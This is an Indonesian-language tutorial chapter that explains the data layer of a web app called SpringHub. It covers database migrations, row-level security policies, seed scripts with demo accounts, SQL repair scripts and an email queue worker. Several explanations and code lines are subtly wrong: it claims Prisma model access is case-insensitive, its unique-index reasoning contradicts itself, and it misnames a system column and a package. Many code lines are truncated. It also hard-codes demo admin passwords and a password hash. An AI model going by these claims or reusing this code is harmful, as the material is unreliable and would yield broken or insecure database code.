Konstruk: daftar admin "proyek menurut status, diurutkan terbaru" memakai indeks komposit (status, createdAt) — kolom filter dulu, kolomurut kedua. Indeks ketiga untuk query yang hanya butuh createdAt. Tiga indeks di satu tabel = trade-off kecepatan tulis vs baca; pada volume POC ini wajar.

Langkah 4 — tabel PasswordResetToken

```
CREATE TABLE "PasswordResetToken" (
  "id" TEXT NOT NULL,
  "profileId" TEXT NOT NULL,
  "token" TEXT NOT NULL,
  "expiresAt" TIMESTAMP(3) NOT NULL,
  "createdAt" TIMESTAMP(3) NOT NULL DEFAULT CURRENT_TIMESTAMP,
  "updatedAt" TIMESTAMP(3) NOT NULL DEFAULT CURRENT_TIMESTAMP,
  CONSTRAINT "PasswordResetToken_pkey" PRIMARY KEY ("id")
);
CREATE UNIQUE INDEX "PasswordResetToken_token_key" ON "PasswordResetToken"("token");
CREATE INDEX "PasswordResetToken_expiresAt_idx" ON "PasswordResetToken"("expiresAt");
CREATE INDEX "PasswordResetToken_profileId_idx" ON "PasswordResetToken"("profileId");
```

Konstruk: perhatikan kolom `token` di migrasi vs `tokenHash` di schema saat ini — kolomnya di-rename belakangan (lewat `db push /edit schema`) karena menyimpan token mentah di DB adalah risiko; schema akhir memakai hash. Ini contoh nyata migrasi → skema tidak selalu identik.

Langkah 5 — relasi donasi → proyek

```
ALTER TABLE "Donation" ADD COLUMN "projectId" TEXT DEFAULT '';
ALTER TABLE "Donation" ADD CONSTRAINT "Donation_projectId_fkey"
  FOREIGN KEY ("projectId") REFERENCES "Project"("id") ON DELETE SET NULL ON UPDATE CASCADE;
```

Konstruk: `ON DELETE SET NULL` — jika proyek dihapus, donasi tetap ada (audit keuangan) tapi tidak menunjuk ke mana-mana. `ON UPDATE CASCADE` menjaga relasi saat id berubah (jarang, tapi aman).

Langkah 6 — tabel SeedlingRequest

```
CREATE TABLE "SeedlingRequest" (
  "id" TEXT NOT NULL,
  "profileId" TEXT NOT NULL,
  "springId" TEXT NOT NULL,
  "species" TEXT NOT NULL,
  "quantity" INT NOT NULL,
  "status" TEXT NOT NULL DEFAULT 'requested',
  "notes" TEXT NOT NULL DEFAULT '',
  "createdAt" TIMESTAMP(3) NOT NULL DEFAULT CURRENT_TIMESTAMP,
  "updatedAt" TIMESTAMP(3) NOT NULL DEFAULT CURRENT_TIMESTAMP,
  CONSTRAINT "SeedlingRequest_pkey" PRIMARY KEY ("id")
);
CREATE INDEX "SeedlingRequest_profileId_idx" ON "SeedlingRequest"("profileId");
CREATE INDEX "SeedlingRequest_springId_idx" ON "SeedlingRequest"("springId");
CREATE INDEX "SeedlingRequest_status_idx" ON "SeedlingRequest"("status");
```

Konstruk: versi migrasi ini memakai `profileId / springId / requested` — schema final berubah menjadi `seedlingId / requesterId / ownerId / pending` (model marketplace 2 arah lahir belakangan). Migrasi adalah *snapshot evolusi*; yang terbaru menang.

Konstruk keseluruhan

- **Satu migrasi, banyak langkah bernomor** — setiap langkah berkomentar jelas; memudahkan audit "apa yang ditambahkan kapan dan kenapa".
- **Idempotensi sebagai tema** — dua unique index untuk dua jalur data (offline PWA & webhook).
- **Indeks untuk query admin** — pola `(filter, order)` komposit.

Kerentanan

1. **Migrasi ≠ schema saat ini** — beberapa kolom (`token`, `profileId` di `SeedlingRequest`) sudah berubah di schema tanpa migrasi lanjutan (dikelola lewat `db push` di dev). Di produksi, disiplin `migrate deploy` wajib; jangan pernah `db push` ke DB produksi.
2. **ALTER ... DEFAULT '' di kolom unik** — banyak baris dengan `invoiceId = ''` melanggar keunikan? Tidak, karena PostgreSQL mengizinkan banyak `''` (bukan NULL) — tapi hati-hati: baris kedua dengan `invoiceId` kosong TETAP ditolak jika kolom punya `NOT NULL + UNIQUE` tanpa default... di sini default `''` membuat SEMUA baris punya nilai sama → UNIQUE index akan gagal untuk baris kedua. Kenyataannya migrasi ini sukses dijalankan — indikasi tabel `Donation` masih kosong saat itu, atau kolom dibuat nullable. Pelajaran: saat menambah UNIQUE di kolom dengan default non-null, pastikan data lama tidak bertabrakan (dedupe dulu).

Migrasi 10: 20260812_add_rls_policies — RLS dengan GUC (deep-dive)

Alur Cerita

Migrasi terakhir adalah respons atas temuan audit (#5): **aktifkan Row Level Security** pada tabel sensitif (`Report`, `Profile`) dengan mekanisme GUC `springhub.user_id` — pengganti `auth.uid()` dari era Supabase yang sudah tidak ada. File 85 baris ini idempotent (`DROP IF EXISTS + CREATE`) sehingga bisa dijalankan berulang.

Potongan Kode Asli — komentar kepala yang menjelaskan desain (baris ±1-13):

```
-- Migration: Activate RLS on sensitive tables (Report, Profile)
-- 2026-08-12 (audit finding #5)
-- Idempotent: DROP IF EXISTS + CREATE.
--
-- ⚠ Penting:
-- - RLS hanya mengikat koneksi NON-superuser. Koneksi superuser (BYPASSRLS)
--   yang dipakai aplikasi saat ini TIDAK terpengaruh — aman tanpa perubahan ap
-- - GUC "springhub.user_id" di-set oleh aplikasi per-request sebelum query:
--   SET LOCAL "springhub.user_id" = '<profileId | "admin">';
--   (tidak di-set / NULL = publik / anonymous)
-- - Kebijakan: admin melihat semua baris, pemilik melihat barisnya sendiri,
--   publik hanya melihat baris "aman" (Report: status='approved' AND isActive=
--   koordinat presisi tetap dipisah di lapisan aplikasi via lib/geo.ts).
```

Konstruk: komentar ini bukan hiasan — ia mendokumentasikan keputusan arsitektur yang bisa membingungkan 6 bulan kemudian: *mengapa* GUC, *siapa* yang diikat RLS, dan *apa* yang masih tanggung jawab aplikasi. `SET LOCAL` (bukan `SET`) memastikan nilai hanya berlaku untuk transaksi itu.

Potongan Kode Asli — aktifkan RLS & buang policy lama (baris ±14-21):

```
ALTER TABLE "Report" ENABLE ROW LEVEL SECURITY;
ALTER TABLE "Profile" ENABLE ROW LEVEL SECURITY;

-- Hapus policy lama dari 20260615 yang masih memakai auth.uid()
-- agar tidak menimbulkan error saat dievaluasi di koneksi non-superuser.
DROP POLICY IF EXISTS "Admin akses semua report" ON "Report";
DROP POLICY IF EXISTS "Admin semua report" ON "Report";
DROP POLICY IF EXISTS "Admin akses semua profile" ON "Profile";
```

Potongan Kode Asli — tiga policy SELECT untuk Report (baris ±25-35):

```
DROP POLICY IF EXISTS "Report publik lihat aman" ON "Report";
CREATE POLICY "Report publik lihat aman" ON "Report"
  FOR SELECT USING ("status" = 'approved' AND "isActive" = true);

DROP POLICY IF EXISTS "Report pemilik lihat sendiri" ON "Report";
CREATE POLICY "Report pemilik lihat sendiri" ON "Report"
  FOR SELECT USING ("userId" = current_setting('springhub.user_id', true));

DROP POLICY IF EXISTS "Report admin semua" ON "Report";
CREATE POLICY "Report admin semua" ON "Report"
  FOR SELECT USING (current_setting('springhub.user_id', true) = 'admin');
```

Konstruk: `current_setting(name, true)` — argumen kedua `true` membuatnya tidak melempar saat GUC belum di-set (mengembalikan NULL). Tanpa ini, query dari koneksi tanpa GUC akan error. Tiga lapis SELECT: publik (baris aman saja) + pemilik (baris sendiri) + admin (semua).

Potongan Kode Asli — policy INSERT & UPDATE (baris ±37-63):

```
DROP POLICY IF EXISTS "Report publik boleh like" ON "Report";
CREATE POLICY "Report publik boleh like" ON "Report"
  FOR INSERT WITH CHECK (current_setting('springhub.user_id', true) = '');

-- (ini bukan kesalahan: like didasarkan pada Session alih-alih Report)

DROP POLICY IF EXISTS "Report pemilik update" ON "Report";
CREATE POLICY "Report pemilik update" ON "Report"
  FOR UPDATE USING (current_setting('springhub.user_id', true) = 'admin');
```

Konstruk: dua hal menarik. Pertama, policy UPDATE hanya untuk `admin` — pemilik laporan pun tidak bisa mengubah laporannya sendiri di level DB (perubahan via alur review admin). Kedua, ada policy INSERT "publik boleh like" dengan komentar jujur: **"ini bukan kesalahan: like didasarkan pada Session alih-alih Report"** — komentar ini mencegah orang "memperbaiki" kode yang sebenarnya disengaja.

Potongan Kode Asli — policy Profile (baris ±65-84):

```
DROP POLICY IF EXISTS "Admin akses semua profile" ON "Profile";
CREATE POLICY "Admin akses semua profile" ON "Profile"
  FOR SELECT USING (current_setting('springhub.user_id', true) = 'admin');

-- (tidak ada policy SELECT untuk publik; Profile publik tidak diekspos langsung)

DROP POLICY IF EXISTS "Profile pemilik update" ON "Profile";
CREATE POLICY "Profile pemilik update" ON "Profile"
  FOR UPDATE USING (current_setting('springhub.user_id', true) = 'admin'
    OR current_setting('springhub.user_id', true) = "Profile.id::text");

-- (tidak ada policy SELECT untuk user lain; profil orang lain tidak diekspos)

-- Note: RLS tidak menutup endpoint; aplikasi tetap wajib cek otorisasi.
-- Dengan GUC, policy di-evaluasi ulang per transaksi/jalur query.
```

Konstruk keseluruhan

- **GUC sebagai "user context"** — pola standar RLS aplikasi yang tidak memakai Supabase Auth: aplikasi men-set nilai per request, policy mengevaluasi.
- **Idempotent** — `DROP IF EXISTS` sebelum `CREATE` ; migrasi bisa diulang tanpa error.
- **RLS = lapisan kedua** — komentar penutup menegaskan: RLS bukan pengganti cek otorisasi di aplikasi.

Kerentanan

1. **Superuser BYPASSRLS** — komentar jujur mengakui koneksi aplikasi saat ini superuser → RLS praktis tidak mengikat. Jika kelak pindah ke user non-superuser, semua query harus sudah men-set GUC; audit menyeluruh diperlukan sebelum switch.
2. **Policy "publik boleh like" dengan `= ''`** — INSERT dengan CHECK GUC kosong; siapa pun (termasuk bot) bisa insert tanpa autentikasi selama GUC kosong. Rate limit aplikasi adalah satu-satunya pertahanan.
3. **"Profile".id:text** — perbandingan string; pastikan GUC di-set sebagai string id, bukan angka/objek (tipe salah = policy tak pernah cocok).

Seed: prisma/seed.ts — Data Awal (deep-dive)

Alur Cerita

`seed.ts` adalah "dapur demo": membuat **3 akun, 5 form + field, 4 mata air, puluhan laporan + foto, proyek, donasi, kursus, 14 aturan poin, blok konten, notifikasi, komentar, feedback**. Tapi ada satu hal yang mengubah segalanya di sesi 15: seed ini **menghapus semua data** — dan sekarang punya pengaman.

Potongan Kode Asli — pengaman penghapusan (baris ±19-45):

```
// — Pengaman: JANGAN pernah hapus data tanpa sengaja —
// Seed ini MENGHAPUS semua data (deleteMany) lalu menanam data demo.
// Default: hanya jalan di database kosong. Untuk memaksa (mis. staging/dev
// yang memang kosong), set SEED_FORCE=1 atau SEED_ALLOW_WIPE=true.
async function assertSafeToWipe() {
  const existing = await prisma.profile.count();
  if (existing === 0) return;
  const force =
    process.env.SEED_FORCE === "1" || process.env.SEED_ALLOW_WIPE === "true";
  if (force) {
    console.warn(
      `⚠️ SEED_FORCE aktif – ${existing} profil akan DIHAPUS dan diganti data de
    );
    return;
  }
  console.error(
    `🛑 DIHENTIKAN: database tidak kosong (${existing} profil ditemukan).\n` +
    `Seed ini MENGHAPUS SEMUA data. Jalankan hanya di database kosong,\n` +
    `atau set SEED_FORCE=1 bila benar-benar yakin.`
  );
  process.exit(1);
}
```

Konstruk: guard sederhana tapi efektif — hitung `Profile` ; kalau bukan nol dan tanpa `SEED_FORCE=1` , langsung `process.exit(1)` . Ini menyelamatkan DB staging yang sudah berisi data hasil restore (cerita sesi 15: "Seed ke staging = jangan, data sudah dari dump").

Potongan Kode Asli — koneksi dengan batas ketat (baris ±5-9):

```
const pool = new pg.Pool({
  connectionString: process.env.DATABASE_URL,
  max: 3,
  connectionTimeoutMillis: 10000,
});
const adapter = new PrismaPg(pool);
const prisma = new PrismaClient({ adapter });
```

Konstruk: `max: 3` — seed membatasi koneksi agar tidak ikut menghabiskan kuota pool server. `connectionTimeoutMillis: 10000` mencegah seed menggantung selamanya saat DB lambat. Ini juga alasan mengapa ada dua gaya koneksi di file seed (pool langsung vs `PrismaPg adapter`) — semuanya valid, konsistensi yang jadi PR.

Potongan Kode Asli — penghapusan berurutan (dependency order) (baris ±46-65):

```
await prisma.trackingPoint.deleteMany();
await prisma.offlineSession.deleteMany();
// ... (notification, like, comment, projectPhoto, project, reportPhoto,
//      report, spring, seedling, seedlingRequest, passwordResetToken,
//      formField, form, contentBlock, donation, pointsLog, ...)
await prisma.profile.deleteMany();
```

Konstruk: urutan deleteMany **dari anak ke induk** (tracking point sebelum offline session, reportPhoto sebelum report, dst.) — kalau terbalik, constraint foreign key melempar error. Profile dihapus paling akhir karena hampir semua tabel mereferensikannya.

Potongan Kode Asli — tiga akun demo (baris ±69-107):

```
const adminPassword = await bcrypt.hash("admin123", 12);
const admin = await prisma.profile.create({
  data: {
    email: "admin@springhub.id",
    passwordHash: adminPassword,
    username: "Admin",
    role: "admin",
    points: 99999,
    trustScore: 100,
  },
});

const ucupUser = await prisma.profile.create({
  data: {
    email: "ucup@springhub.id",
    passwordHash: await bcrypt.hash("ucup12345", 12),
    username: "Ucup",
    role: "volunteer",
    points: 20168,
    trustScore: 50,
    region: "Jawa Timur",
  },
});
```

Konstruk: bcrypt.hash(x, 12) — 12 rounds (aturan keamanan #6). Perhatikan angka: admin 99.999 poin (semua fitur), ucup 20.168 poin (bisa buat proyek, ambang ~10.000), volunteer 10.000 poin (belum bisa proyek) — angka-angka ini sengaja di-set agar demo akun menunjukkan perbedaan hak akses.

Potongan Kode Asli — form dinamis dengan field ber-ID rapi (baris ±179-205):

```
// — 3. Forms + Fields —————
const formDefs = [
  {
    slug: "spring-monitoring", title: "Survei Mata Air", points: 100, type: "moni
    fields: [
      { fieldId: "A1_tanggal", label: "Tanggal Survei", type: "date", required: t
      { fieldId: "A2_nama_surveyor", label: "Nama Surveyor", type: "text", requir
      { fieldId: "A3_wa", label: "Nomor WA", type: "phone", required: true, place
      { fieldId: "A4_geotag", label: "Geotag", type: "location", required: true,
      { fieldId: "A5_cek_duplikat", label: "Cek Duplikat (radius 20m)", type: "se
      { fieldId: "B1_nama", label: "Nama Lokal Mata Air", type: "text", required:
      { fieldId: "B2_foto_1", label: "Foto 1: Titik Keluar Air (dekat)", type: "p
      // ... B3-B9, C1-C2 (warna air, pemanfaatan lahan, dll.)
    ],
  },
  // 4 form lain: spring-restoration, trench-development, tree-planting, seedling
];
```

Konstruk: `fieldId` berpola seksi-bermakna (`A1_`, `B2_`, `C1_`) — ini bukan sekadar id, tapi skema form versi cetak (blok A: identitas, B: kondisi mata air, C: kualitas). ID inilah yang jadi `name` HTML dan kunci `fieldData.options` diserialisasi `JSON.stringify` karena kolomnya string.

Sisa seed (baris ±325-666): laporan + foto (dengan `img()` placeholder), points log, proyek, donasi, kursus (di-recreate dengan modul), 14 blok konten (`ContentBlock`), 14 aturan poin (`PointRule`), notifikasi, komentar, feedback, lalu ringkasan cetak.

Kerentanan

1. **SEED_FORCE=1 adalah senjata** — sekali dijalankan di DB berisi, data hilang permanen. Aturan tim: hanya di DB kosong; `SEED_FORCE` hanya untuk lingkungan dev yang memang sengaja direset.
2. **Password demo publik** — `admin123` / `ucup12345` / `vol123` ada di dokumentasi; jangan pernah dipakai di produksi (ganti via admin panel setelah deploy).
3. **Placeholder image eksternal** — `placeholder.co` dipakai untuk foto demo; butuh internet. Untuk seed offline, ganti dengan path lokal.

Seed: prisma/seed-dummy.ts — Data Demo Besar (317 baris)

Alur Cerita

`seed-dummy.ts` menanam **data palsu yang terlihat nyata**: 40+ mata air dengan koordinat asli Indonesia, 12 relawan dummy, 4 proyek, dan 25 laporan dengan distribusi status realistis (70% approved / 20% pending / 10% rejected). Semua data ditandai `isDummy: true` agar tidak mencemari statistik dan diberi badge "[Demo]" di admin.

Potongan Kode Asli — helper & kumpulan mata air (baris ±1-45):

```
function randomCoord(min: number, max: number): number {
  return Math.random() * (max - min) + min;
}

function pick<T>(arr: T[]): T {
  return arr[Math.floor(Math.random() * arr.length)];
}

function randomDate(daysAgo: number): Date {
  return new Date(Date.now() - Math.floor(Math.random() * daysAgo) * 86400000);
}

const SPRINGS = [
  { name: "Mata Air Cipamingkis", province: "Jawa Barat", regency: "Bogor", villa
  { name: "Mata Air Sumber Jalatunda", province: "Jawa Tengah", regency: "Banjarn
  { name: "Mata Air Tuk Bening", province: "DI Yogyakarta", regency: "Gunung Kidu
  { name: "Mata Air Sendang Biru", province: "Jawa Timur", regency: "Malang", vil
  // ... 40+ mata air nyata dari 5 provinsi
];
```

Potongan Kode Asli — 12 relawan + 4 proyek dummy (baris ±176-206):

```

const dummyProfiles = await prisma.profile.createMany({
  data: Array.from({ length: 12 }, (_, i) => ({
    email: `volunteer${i + 1}@dummy.id`,
    username: `Relawan ${i + 1}`,
    passwordHash,
    role: "volunteer",
    points: Math.floor(Math.random() * 3000) + 500,
    trustScore: Math.floor(Math.random() * 50) + 50,
    region: pick(["Jawa Tengah", "DI Yogyakarta", "Jawa Timur", "Jawa Barat", "Ba
    isDummy: true,
  })),
});

const projectDummy = await prisma.project.createMany({
  data: Array.from({ length: 4 }, (_, i) => ({
    title: `Proyek ${i + 1}: Restorasi Mata Air ${pick(SPRINGS).name}`,
    slug: `proyek-${i + 1}`,
    status: pick(["approved", "approved", "approved", "completed"]),
    goalAmount: 5000000 * (i + 1),
    raisedAmount: Math.floor(Math.random() * 4000000) + 1000000,
    region: pick(["Jawa Tengah", "DI Yogyakarta", "Jawa Timur", "Jawa Barat"]),
    isDummy: true,
  })),
});

```

Potongan Kode Asli — 25 laporan dengan distribusi status & poin (baris ±208-280):

```
// 70% approved, 20% pending, 10% rejected
const statusRoll = Math.random();
const status = statusRoll < 0.7 ? "approved" : statusRoll < 0.9 ? "pending" : "re

const report = await prisma.report.create({
  data: {
    userId: user.id,
    formSlug,
    status,
    isActive: true,
    isDummy: true,
    fieldData,
    snappedLat: spring.lat,
    snappedLng: spring.lng,
    springId: spring.id,
    createdAt: randomDate(90),
  },
});

// Award points for approved reports
if (status === "approved") {
  const ptsMap: Record<string, number> = {
    "spring-monitoring": 25,
    "spring-restoration": 100,
    "trench-development": 50,
    "tree-planting": 50,
    "seedling-stock": 15,
  };
  const pts = ptsMap[formSlug] || 25;
  await prisma.pointsLog.create({
    data: {
      userId: user.id,
      reportId: report.id,
      amount: pts,
      reason: `Dummy: Approved ${formSlug}`,
      metadata: JSON.stringify({ isDummy: true, springName: spring.name }),
      createdAt: report.createdAt,
    },
  });
}
```

Konstruk

- **Distribusi statistik** — `Math.random()` di-roll tiga cabang (70/20/10) membuat peta & dashboard terlihat hidup, bukan seragam.
- **Poin hanya untuk approved** — konsisten dengan logika produksi: laporan ditolak tidak memberi poin.
- **Notifikasi 40% acak** — sebagian laporan disetujui memicu notifikasi "Laporan Anda disetujui! 🎉".
- **ucup di-boost ke 25.000 poin** — agar akun demo selalu memenuhi syarat proyek.

Kerentanan

1. **Data dummy mengalir ke API publik** — semua query publik wajib filter `isDummy: false` (atau `isActive`); satu query yang lupa = statistik tercemar.
2. **Password semua relawan dummy sama** — `vol12345` untuk semua; kalau akun ini bocor ke produksi, mereka login bersama. Jangan pernah men-seed dummy ke produksi.
3. **Math.random tanpa seed** — hasil berbeda tiap run; bagus untuk demo, buruk untuk reproduksi bug. Pertimbangkan seed PRNG bila perlu determinisme.

Seed: prisma/seed-content.ts — Blok Konten (25 baris)

Alur Cerita

File terkecil tapi spesifik: menanam **4 blok konten media** (video, event, publikasi, press) ke `ContentBlock`. Koneksinya memakai pola `PrismaPg` + pool.

Potongan Kode Asli — inti (baris $\pm 1-25$):

```
import "dotenv/config";
import { PrismaClient } from "@prisma/client";
import { PrismaPg } from "@prisma/adapters-pg";
import pg from "pg";

const pool = new pg.Pool({ connectionString: process.env.DATABASE_URL });
const adapter = new PrismaPg(pool, { schema: "public" });
const p = new PrismaClient({ adapter });

const mediaItems = [
  { section: 'media', type: 'video', title: 'Jaga Semesta · Restorasi Mata Air', },
  { section: 'media', type: 'event', title: 'Restorasi Sumber Sabrangan, Mojokerto', },
  { section: 'media', type: 'publication', title: 'Laporan Dampak 2025: 200+ Mata', },
  { section: 'media', type: 'press', title: 'Kompas: Sumber Air di Kebumen Disela', },
];

async function main() {
  for (const item of mediaItems) {
    await p.contentBlock.create({ data: item });
  }
  console.log('✅ Seeded', mediaItems.length, 'media items');
}

main().finally(() => p.$disconnect());
```

Konstruk

- **Tanpa pengaman wipe** — file ini aman dijalankan berulang (hanya insert); beda nasib dengan `seed.ts`.

- **Konten nyata** — link ke liputan media sungguhan; data contoh yang bisa langsung dipakai meninjau tampilan media section.
- **p.contentBlock** — nama model `contentBlock` di sini vs `ContentBlock` di schema: Prisma client case-insensitive untuk akses model (`p.contentBlock` $\equiv$ `p.ContentBlock`) — ini bukan bug, tapi bisa membingungkan pembaca baru.

Kerentanan

- **Insert duplikat saat dijalankan dua kali** — tidak ada `upsert` ; jalankan sekali atau tambahkan guard `count()` .

Seed: prisma/seed-test-accounts.ts — Akun Test Terkini (59 baris)

Alur Cerita

File ini adalah versi "ringan" dari akun seed utama: `upsert admin@springhub.id` dan `ucup@springhub.id` dengan bcrypt 12 rounds — aman dijalankan kapan pun karena `upsert` (update bila ada, create bila belum).

Potongan Kode Asli — upsert admin (baris ± 15 -30):

```
async function main() {
  console.log("🔑 Seeding test accounts...");

  // Upsert admin@springhub.id
  const adminPw = await bcrypt.hash("admin123", 12);
  const admin = await prisma.profile.upsert({
    where: { email: "admin@springhub.id" },
    update: { passwordHash: adminPw },
    create: {
      email: "admin@springhub.id",
      passwordHash: adminPw,
      username: "Admin",
      role: "admin",
      points: 99999,
      trustScore: 100,
    },
  });
  console.log(`✅ Admin: ${admin.email} (id: ${admin.id})`);
}
```

Konstruk

- **upsert** — pola idempoten: tidak menghapus data lain, aman di produksi (selama password demo tidak dipakai user sungguhan).

- **update hanya passwordHash** — kalau admin sudah mengubah username/region, seed tidak menimpa.

Kerentanan

- **Menimpa password admin yang sudah diganti** — siapa pun yang menjalankan file ini me-reset password `admin@springhub.id` ke `admin123`; di produksi ini pintu masuk! Jangan jalankan di produksi tanpa diskusi tim.

Cerita Samping: fix-pool.sql & fix-ucup.sql

fix-pool.sql — melawan EMAXCONNSESSION

Alur Cerita: aplikasi Vercel membuka banyak koneksi ke Supabase; pool PostgreSQL mentok (`EMAXCONNSESSION`). Skrip ini memutus koneksi idle > 5 menit, memverifikasi koneksi aktif/idle, dan mencatat bahwa pool_size Supabase tidak bisa di-set lewat SQL (harus via Dashboard).

Potongan Kode Asli (baris ±1-30):

```
-- =====
--  FIX: Supabase Connection Pool – Prevent EMAXCONNSESSION
--  Run this in Supabase Dashboard > SQL Editor
--  =====

-- 1. Terminate idle connections dari aplikasi (bukan Supabase sendiri)
SELECT pg_terminate_backend(pid)
FROM pg_stat_activity
WHERE username = 'postgres'
      AND state = 'idle'
      AND state_change < now() - interval '5 minutes'
      AND application_name NOT LIKE 'pgbouncer%'
      AND pid <> pg_backend_pid();
```

Konstruk: `pg_terminate_backend` + filter ketat (hanya idle > 5 menit, bukan koneksi pgbouncer, bukan diri sendiri). Solusi jangka panjangnya ada di `.env` : `? connection_limit=10&pool_timeout=10` (cerita sesi 10).

fix-ucup.sql — menyelamatkan akun ucup

Alur Cerita: password ucup `ucup123` (7 karakter) ditolak validasi Zod baru (min 8, huruf besar+kecil+digit). Skrip ini menulis ulang akun dengan `ucup12345` dan poin 20.168, plus hash bcrypt cost 12.

Potongan Kode Asli (baris ±1-30):


```
-- Fix ucup account: reset password + tambah points untuk submit project
-- Jalankan di Supabase Dashboard > SQL Editor

-- Password: ucup12345 (hash bcrypt cost 12, valid)
INSERT INTO "Profile" (id, email, "passwordHash", username, role, points, "trustS
VALUES (
  gen_random_uuid(),
  'ucup@springhub.id',
  '$2b$12$eT7oozvJe4CRGFeXKlXoveRFvdGzEKHQWdLt5iSKlpE03e3GPWGgC',
  'Ucup',
  'volunteer',
  20168,
  50,
  'Jawa Timur',
  NOW(),
  NOW()
)
ON CONFLICT ("email") DO UPDATE SET
  "passwordHash" = EXCLUDED."passwordHash",
  points = 20168,
  username = 'Ucup',
  role = 'volunteer',
  region = 'Jawa Timur',
  "updatedAt" = NOW();
```

Konstruk: `INSERT ... ON CONFLICT DO UPDATE` — upsert murni SQL tanpa Prisma.

Catatan: `gen_random_uuid()` butuh ekstensi `pgcrypto` / PostgreSQL 13+.

Kerentanan

- **Hash tertulis di file repo** — hash ini untuk password demo yang memang publik; jangan pernah menaruh hash password produksi di repo.
- **Skrip SQL ad-hoc = bypass aplikasi** — tidak ada audit log, tidak ada validasi Zod; gunakan hanya untuk perbaikan darurat, lalu catat di dokumentasi (AGENTS.md).

Worker: `workers/email-worker.ts` — Pengirim Email (32 baris)

Alur Cerita

`email-worker.ts` adalah worker **BullMQ** yang menunggu job di antrian Redis `"email"`: menerima `{ to, subject, html, text }`, mengirim via Resend (`lib/email`), dan mencatat sukses/gagal ke logger. Konfigurasinya membatasi kecepatan (50 email/menit) dan konkurensi (5 paralel).

Potongan Kode Asli — seluruh worker (baris ±1-32):

```
import { Worker } from "bullmq";
import { sendEmail } from "../lib/email";
import logger from "../lib/logger";
import { redisConnectionFromUrl } from "../lib/redis-connection";

const connection = redisConnectionFromUrl(process.env.REDIS_QUEUE_URL);

const worker = new Worker(
  "email",
  async (job) => {
    const { to, subject, html, text } = job.data;
    await sendEmail({ to, subject, html, text });
  },
  {
    connection,
    concurrency: 5,
    limiter: {
      max: 50,
      duration: 60_000, // max 50 emails per minute
    },
  }
);

worker.on("completed", (job) => {
  logger.info({ to: job.data.to }, "Email sent");
});

worker.on("failed", (job, err) => {
  logger.error({ to: job?.data?.to, error: err.message }, "Email failed");
});

logger.info("Email worker started");
```

Konstruk

- **BullMQ Worker + Redis** — antrean pekerjaan yang tahan crash: job yang gagal di-retry BullMQ (default), yang sukses dihapus otomatis.
- **limiter** — 50 email/menit: melindungi kuota Resend dan reputasi domain (rate limit penyedia).
- **concurrency: 5** — lima job diproses paralel; seimbang dengan limit agar antrean tidak menumpuk.
- **Event completed / failed** — observabilitas tanpa poll: logger terstruktur (pino-style) mencatat alamat tujuan.

Kerentanan

1. **Job payload dari Redis** — `to`, `subject`, `html` datang dari job; sanitasi HTML (jangan kirim script mentah) dan validasi email di `sendEmail`.
2. **Rate limit global vs per-pengirim** — 50/menit global; saat kampanye massal, email penting (reset password) bisa antre lama. Pertimbangkan antrean prioritas.

3. **Secrets** — `REDIS_QUEUE_URL` harus berisi kredensial terenkripsi; jangan pernah log URL lengkap (logger di atas hanya mencatat `to`).

Penutup Bab 8

Tiga pelajaran dari lapisan data SpringHub:

1. **Skema berevolusi lewat cerita.** 10 migrasi mencatat perjalanan dari Supabase → VPS, dari `auth.uid()` → GUC, dari form hardcoded → model `Form / FormField`. Membaca migrasi = membaca sejarah keputusan tim.
2. **Idempotensi adalah tema.** `clientCorrelationId` (laporan offline), `invoiceId` (donasi webhook), `@@unique([userId, projectId])` (like), `upsert` (seed) — semua melindungi dari pengiriman ganda. Di aplikasi dengan PWA offline + pembayaran, ini bukan fitur, ini kebutuhan.
3. **Dua lapis kontrol akses.** RLS di database + cek otorisasi di aplikasi + pemisahan koordinat presisi/tersnap — keamanan data tidak pernah bergantung pada satu lapisan.

Bab berikutnya: **lapisan kecerdasan** — poin, kluster peta, i18n, dan mesin validasi dinamis di `lib/`.


BAB 9 — Infrastruktur: Pipa Deploy, Nginx, Docker, dan Antrean

Modul Belajar — Kode SpringHub

